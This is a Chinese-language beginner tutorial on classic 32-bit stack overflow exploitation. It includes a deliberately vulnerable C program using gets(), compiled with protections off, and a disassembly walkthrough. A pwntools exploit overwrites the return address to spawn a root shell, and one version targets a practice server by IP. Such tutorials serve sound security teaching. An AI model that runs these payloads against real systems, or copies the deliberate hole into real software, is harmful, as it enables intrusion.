缓冲区说的通俗一点就是程序在运行时,可供使用的一部分内存.比如说stack和heap,还有一些存储常量的内存区域,比如bss段(bss segment)等等.下面我们来介绍一下最简单最经典的栈溢出(Stack Overflow).

环境搭建

在linux下搭建漏洞利用的环境十分简单,只需要如下几个命令:

```
#有需求者自行换源
sudo apt-get update && apt-get upgrade
sudo apt-get install build-essential gcc g++ make python-pip
pip install pwntools
```

如果缺啥库请自行百度安装

栈溢出原理

栈溢出指的是程序向栈中某个变量中写入的字节数超过了这个变量本身所申请的字节数,因而导致与其相邻的栈中的变量的值被改变.这种问题是一种特定的缓冲区溢出漏,类似的还有堆溢出, bss 段溢出等溢出方式.栈溢出漏洞轻则可以使程序崩溃,重则可以使攻击者控制程序执行流程.此外,我们也不难发现,发生栈溢出的基本前提是

- 程序向栈上写入数据
- 写入的数据长度没有被良好的控制

举个栗子

最经典的栈溢出利用是覆盖程序的返回地址,使其返回到攻击者想要的地址,需要确保这个地址所在的段有可执行权限,即权限为(--X)

注:

通常的计算机系统中,我们规定用户对文件有三种权限即Read Write Execute(RWX)读 写 可执行.在linux的终端里输入 `ls -al` 命令,结果如下:

```
root@Aurora:~/File/doc # ls -al
总用量 2028
drwxr-xr-x 3 root root  4096 8月 22 21:58 .
drwxr-xr-x 7 root root  4096 8月 23 23:35 ..
-rw-r--r-- 1 root root 51486 8月 22 21:58 assembly.md
-rw-r--r-- 1 root root 2007460 8月 22 21:55 assembly.pdf
drwxr-xr-x 2 root root  4096 8月 13 00:17 pic
```

你可以看到前面有一堆rwx或者'-'之类的,这就代表用户对该文件的权限,ls这条命令是我们比较常用的命令,他是list的缩写,作用是列举当前目录下的文件(目录类似于文件夹). 后面的 -al 是两个参数,a代表all,l代表line,就是把所有的文件(包含隐藏文件)按行展示出来.就是上面的结果,顺便一提,名字以.开头的文件都是隐藏文件比如 .hello.cpp,ls命令不加参数a无法看到隐藏文件.

你可以使用图形化的编辑器vscode gedit或者leafpad编写程序,我是vim爱好者,不建议你们使用vim(逃

下面来个简单的例子:

```
#include<stdio.h>
#include<stdlib.h>

void pwn(){
    system("/bin/sh");
}

void vulnerable(){
    char buffer[32];
    char hello[] = "Hello,I'm dyf.";
    printf("%s\n",hello);
    printf("\nQAQ\n");
    printf("\nDo you have something to say?\n");
    gets(buffer);
    return;
}

int main(){
    vulnerable();
    return 0;
}
```

这个程序的逻辑就是读取一段字符串,然后将其输出,理论上来说pwn()函数是没有被执行的,但是利用stackoverflow我们可以控制程序执行pwn()函数,他会返回给我们一个shell.

shell十分不严谨的描述: linux下的终端 我们希望通过这个程序来获得一个可以执行命令的终端,这样就可以控制目标靶机.

我们用如下命令进行编译:

```
> sudo gcc -o a buffer.c -no-pie -m32 -fno-stack-protector
```

注:

这里使用sudo只是为了将生成的目标文件的owner设置为root,当你以普通身份提权后可是获得root权限

```

root@Aurora:/home/code/pwn/challenge/1 # sudo gcc -o a buffer.c -no-pie -m32 -fno-stack-protector
buffer.c: In function 'vulnerable' :
buffer.c:14:5: warning: implicit declaration of function 'gets' ; did you mean 'fgets' ? [-Wimplicit-function-declaration]
    gets(buffer);
    ^~~~
    fgets
/bin/ld: /tmp/ccQDe6dj.o: in function `vulnerable':
buffer.c:(.text+0x97): 警告: the `gets' function is dangerous and should not be used.

```

可见gets本身是一个十分危险的函数,他不会检查字符串的长度,而是以回车来判断输入是否结束,及其容易引发栈溢出.

解释一下这几个参数的作用:

- `-m32` :指的是生成32位程序
- `-fno-stack-protector` :字面意思,关闭栈保护,不生成canary
- `-no-pie` :关闭pie(Position Independent Executable),这个pie并不能吃,他使程序的地址被打乱,导致我们无法返回到固定目标地址.

编译成功后我们可以使用checksec工具检查编译生成的文件:

```

root@Aurora:/home/code/pwn/challenge/1 # checksec a
[*] '/home/code/pwn/challenge/1/a'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)

```

下面我们来分析一下这个vulnerable()函数: 首先,大家可以使用objdump工具进行反汇编,得到目标文件a的汇编代码:

```
> objdump -d a
```

然后找到这一段:

注:

你们的地址与我的不同是正常的(一样就怪了...),所以下面的过程要求你理解原理

```

080491ad <vulnerable>:
80491ad: 55          push %ebp
80491ae: 89 e5      mov %esp,%ebp
80491b0: 53          push %ebx
80491b1: 83 ec 34   sub $0x34,%esp
80491b4: e8 07 ff ff call 80490c0 <__x86.get_pc_thunk.bx>
80491b9: 81 c3 47 2e 00 00 add $0x2e47,%ebx
80491bf: c7 45 c9 48 65 6c 6c movl $0x6c6c6548,-0x37(%ebp)
80491c6: c7 45 cd 6f 2c 49 27 movl $0x27492c6f,-0x33(%ebp)
80491cd: c7 45 d1 6d 20 64 79 movl $0x7964206d,-0x2f(%ebp)
80491d4: 66 c7 45 d5 66 2e movw $0x2e66,-0x2b(%ebp)
80491da: c6 45 d7 00 movb $0x0,-0x29(%ebp)

```

```

80491de: 83 ec 0c      sub $0xc,%esp
80491e1: 8d 45 c9      lea -0x37(%ebp),%eax
80491e4: 50           push %eax
80491e5: e8 56 fe ff   call 8049040 <puts@plt>
80491ea: 83 c4 10      add $0x10,%esp
80491ed: 83 ec 0c      sub $0xc,%esp
80491f0: 8d 83 10 e0 ff ff lea -0x1ff0(%ebx),%eax
80491f6: 50           push %eax
80491f7: e8 44 fe ff   call 8049040 <puts@plt>
80491fc: 83 c4 10      add $0x10,%esp
80491ff: 83 ec 0c      sub $0xc,%esp
8049202: 8d 83 18 e0 ff ff lea -0x1fe8(%ebx),%eax
8049208: 50           push %eax
8049209: e8 32 fe ff   call 8049040 <puts@plt>
804920e: 83 c4 10      add $0x10,%esp
8049211: 83 ec 0c      sub $0xc,%esp
8049214: 8d 45 d8      lea -0x28(%ebp),%eax
8049217: 50           push %eax
8049218: e8 13 fe ff   call 8049030 <gets@plt>
804921d: 83 c4 10      add $0x10,%esp
8049220: 90           nop
8049221: 8b 5d fc      mov -0x4(%ebp),%ebx
8049224: c9           leave
8049225: c3           ret

```

```

/ (fcn) sym.vulnerable 121
sym.vulnerable ();
; var char *s @ ebp-0x37
; var int local_33h @ ebp-0x33
; var int local_2fh @ ebp-0x2f
; var int local_2bh @ ebp-0x2b
; var int local_29h @ ebp-0x29
; var char *local_28h @ ebp-0x28
; var int local_4h @ ebp-0x4
; CALL XREF from sym.main (0x8049236)
0x080491ad 55          push ebp
0x080491ae 89e5        mov ebp, esp
0x080491b0 53          push ebx
0x080491b1 83ec34      sub esp, 0x34 ; '4'
0x080491b4 e807ffffff call sym.__x86.get_pc_thunk.bx
0x080491b9 81c3472e0000 add ebx, 0x2e47 ; 'G.'
0x080491bf c745c948656c. mov dword [s], 0x6c6548 ; 'Hell'
0x080491c6 c745cd6f2c49. mov dword [local_33h], 0x27492c6f ; 'o,I'
0x080491cd c745d16d2064. mov dword [local_2fh], 0x7964206d ; 'm dy'
0x080491d4 66c745d5662e mov word [local_2bh], 0x2e66 ; 'f.'
0x080491da c645d700    mov byte [local_29h], 0
0x080491de 83ec0c      sub esp, 0xc
0x080491e1 8d45c9      lea eax, dword [s]
0x080491e4 50          push eax ; const char *s
0x080491e5 e856ffffff call sym.imp.puts ; int puts(const char *s)
0x080491ea 83c410      add esp, 0x10
0x080491ed 83ec0c      sub esp, 0xc
0x080491f0 8d8310e0ffff lea eax, dword [ebx - 0x1ff0]
0x080491f6 50          push eax ; const char *s
0x080491f7 e844ffffff call sym.imp.puts ; int puts(const char *s)
0x080491fc 83c410      add esp, 0x10
0x080491ff 83ec0c      sub esp, 0xc
0x08049202 8d8318e0ffff lea eax, dword [ebx - 0x1fe8]
0x08049208 50          push eax ; const char *s
0x08049209 e832ffffff call sym.imp.puts ; int puts(const char *s)
0x0804920e 83c410      add esp, 0x10
0x08049211 83ec0c      sub esp, 0xc
0x08049214 8d45d8      lea eax, dword [local_28h]
0x08049217 50          push eax ; char *s
0x08049218 e813ffffff call sym.imp.gets ; char *gets(char *s)
0x0804921d 83c410      add esp, 0x10
0x08049220 90          nop
0x08049221 8b5dfc      mov ebx, dword [local_4h]
0x08049224 c9          leave
0x08049225 c3          ret
[0x080491ad]>

```

我猜你开始不想看了,别着急,我们直接看关键处:

```
8049214: 8d 45 d8    lea -0x28(%ebp),%eax
8049217: 50          push %eax
8049218: e8 13 fe ff  call 8049030 <gets@plt>
804921d: 83 c4 10    add $0x10,%esp
8049220: 90          nop
8049221: 8b 5d fc    mov -0x4(%ebp),%ebx
8049224: c9          leave
8049225: c3          ret
```

我们可以看到

```
lea    -028(%ebp), %eax ;将某字符串地址传给%eax寄存器
push   %eax             ;将%eax中的值压入栈中,作为下一个函数gets()的参数
call   8049030<gets@plt>;调用gets()
```

这三句话首先传参,然后调用函数,然后程序释放栈并返回.该字符串距离ebp的长度为0x28,对应的栈结构为:


```

+-----+
| retaddr |
+-----+
| saved ebp |
ebp-->+-----+
|         |
|         |
|         |
|         |
|         |
s,ebp-0x28-->+-----+
```

接着我们继续查找pwn()函数的地址,其地址为0x08049182.

```
08049182 <pwn>:
8049182: 55          push %ebp
8049183: 89 e5       mov %esp,%ebp
8049185: 53          push %ebx
8049186: 83 ec 04    sub $0x4,%esp
8049189: e8 b4 00 00 00 call 8049242 <__x86.get_pc_thunk.ax>
804918e: 05 72 2e 00 00 add $0x2e72,%eax
8049193: 83 ec 0c    sub $0xc,%esp
8049196: 8d 90 08 e0 ff ff lea -0x1ff8(%eax),%edx
804919c: 52          push %edx
804919d: 89 c3       mov %eax,%ebx
804919f: e8 ac fe ff ff call 8049050 <system@plt>
80491a4: 83 c4 10    add $0x10,%esp
80491a7: 90          nop
80491a8: 8b 5d fc    mov -0x4(%ebp),%ebx
80491ab: c9          leave
80491ac: c3          ret
```

加入我们输入的字符串为: `0x28 * 'a' + 'bbbb' + pwn_addr`,那么由于gets只有读到回车才停,所以这一段字符串会把saved_ebp覆盖为bbbb,将ret_addr覆盖为pwn_addr,那么,此时栈的结构为:



注:

前面提到,在内存中,每个值按照字节存储.一般都是按照小端存储,所以0x08049182在内存中的形式为

`\x82\x91\x04\x08`

很明显,按照ASCII表,这几个字符是不可见的(0x82 0x91 0x04 0x08 这几个老哥在ascii表中的值请自行查看对照)

那么问题来了,怎么才能把这这种不可见字符输进去呢,莫非要买高级键盘?_?,这个时候我们就可以用pwntools了,pwntools是一个很好用的python2的库,专门帮你干坏事.

利用代码如下:

```
#!/usr/bin/python2
#选择python2解释器

#-*- coding: UTF-8 -*-
#设置utf-8编码,为了支持中文

from pwn import * #引入pwntools的库

context.log_level = 'debug' # 开启debug模式,可以记录发送和收到的字符串

sh = process('./a') #构造与程序交互的对象

payload = 'a' * 40 + 'bbbb' + p32(0x08049182) # 构造payload

sh.sendline(payload) # 将字符串发送给程序

sh.interactive() # 将代码变为手动交互
```

然后我们执行一下这个命令:

```
root@Aurora:/home/code/pwn/challenge/1 # ./a.py
[+] Starting local process './a': pid 10160
```



```
[DEBUG] Sent 0x31 bytes:
 00000000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 | aaaa | aaaa | aaaa | aaaa |
*
00000020 61 61 61 61 61 61 61 61 62 62 62 62 82 91 04 08 | aaaa | aaaa | bbbb | . . . . |
00000030 0a                                     | . |
00000031
[*] Switching to interactive mode
[DEBUG] Received 0x33 bytes:
"Hello,I'm dyf.\n"
'\n'
'QAQ\n'
'\n'
'Do you have something to say?\n'
Hello,I'm dyf.

QAQ

Do you have something to say?
$
```

可以看到我们已经返回了shell,这意味着我们拿到了这台机器的控制权限,加入这个程序的owner是root的话,我们就会获得root权限.

这个时候,按照传统,我们要输入一条神圣的指令来证明我们的身份:

```
> whoami
```

```
root@Aurora:/home/code/pwn/challenge/1 # ./a.py
[+] Starting local process './a': pid 10257
[*] Switching to interactive mode
Hello,I'm dyf.

QAQ

Do you have something to say?
$ whoami
root
$ █
```

很酷是不是,一下子就获得上帝的权限,root就是linux中的上帝,掌握一切生杀大权,到此为止,你已经拿下了你的第一台主机了.

接下来我会把之前提到的那个样例程序放到服务器上供你们娱乐,你们可以尝试练习一下.

关于exp连接远端的方式:

```
#!/usr/bin/python2
#选择python2解释器

# -*- coding: UTF-8 -*-
```

```
#设置utf-8编码,为了支持中文
```

```
from pwn import * #引入pwntools的库
```

```
context.log_level = 'debug' # 开启debug模式,可以记录发送和收到的字符串
```

```
sh = remote('202.204.62.222',30008) # 只需要修改这一句话,填写对应的ip地址和端口 remote('ip', port)  
#sh = process('./a') #构造与程序交互的对象
```

```
payload = 'a' * 40 + 'bbbb' + p32(0x08049182) # 构造payload
```

```
sh.sendline(payload) # 将字符串发送给程序
```

```
sh.interactive() # 将代码变为手动交互
```

如果你对pwn也感兴趣的话可以去[校内ctf练习平台](#)上玩一玩(题目很久没更新了...最近更新一下qqq)

关于作者及作者内心os

信安1802某爱猫人士,安全研究员,梦想成为Computer Artist并养一屋子猫

当你读到这段话的时候...十有八九是前面读不下去了,直接跳到最后看看还有多少...

我还是要讲几句鼓励你的话:

加油,你真棒!



放弃吧，你学不会

PS: 如果你也是爱猫人士或者对计算机安全感兴趣,欢迎与各位大佬交流 (CTF缺队友...qqq)

欢迎Follow我的[github](#) ^_^